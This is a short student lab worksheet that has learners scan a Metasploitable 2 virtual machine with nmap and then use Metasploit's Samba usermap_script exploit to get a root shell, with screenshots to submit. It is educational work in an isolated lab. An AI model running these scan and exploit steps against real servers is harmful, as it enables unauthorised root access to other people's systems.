# Metasploit Server Code Exploitation

Activities

[Metasploit Server Code Exploitation 1](#_Toc194904662)

[Find and Exploit the Vulnerability 1](#_Toc194904663)

[Assignment Submission 3](#_Toc194904664)

Time needed: 30 minutes

# Find and Exploit the Vulnerability

Time Required: 30 minutes

**NOTE:** Both Kali Linux and Metasploitable 2 should be on the same user created NatNetwork with DHCP enabled.

Objective: Find and exploit the vulnerability.

1. Start **Metasploitable 2** and **Kali Linux**.
2. Logon 🡪 use **ip a** to find the IP address. (Example: 10.10.1.5)
3. Run an **intense scan** against **Metasploitable 2**
4. In Kali Linux: **nmap -T4 -A -v 10.10.1.5 | tee -a nmapscan.txt**This command will display the results to the command line and redirect the results to nmapscan.txt.
5. Type: **less nmapscan.txt**
6. Press the spacebar to go through the report. You will see port 139 listed.

Graphical user interface, text

Description automatically generated with medium confidence

1. Do a web search for **Samba smbd 3.x exploit**
2. The first page returned should be from Rapid7 🡪 **Samba "username map script" Command Execution - Rapid7.**
3. In Kali Linux: Run Metasploit at the terminal: **msfconsole**
4. Run the following command to launch the **usermap\_script** exploit package.




Payloads are small pieces of code that will run on the target computer once the vulnerability has been exploited.

1. To show the options that can be set, type: **show options**
2. Use the set RHOST command to set the IP address of the target.  
   **set RHOST IPADDRESS\_OF\_METASPLOITABLE**
3. Type: **show options**
4. Insert a screenshot of your options.

Click or tap here to enter text.

1. To run the exploit, type **exploit**
2. If this fails, run it again.
3. You should come to a screen like this.



1. Type **pwd** This will show your present working directory as /
2. Type **id** It should show that you are root.
3. Type **uname -a** You should see that you are on the metasploitable server.
4. Insert a screenshot of your results.

Click or tap here to enter text.

1. Type **ls**
2. Insert a screenshot of your results.

Click or tap here to enter text.

1. You can execute any command you wish on the exploited server.
2. Type **q** to exit Metasploit
3. Shut down Kali Linux: **poweroff**
4. Shut down Metasploitable 2: **sudo poweroff**

## Assignment Submission

Attach this completed document to the assignment in Blackboard.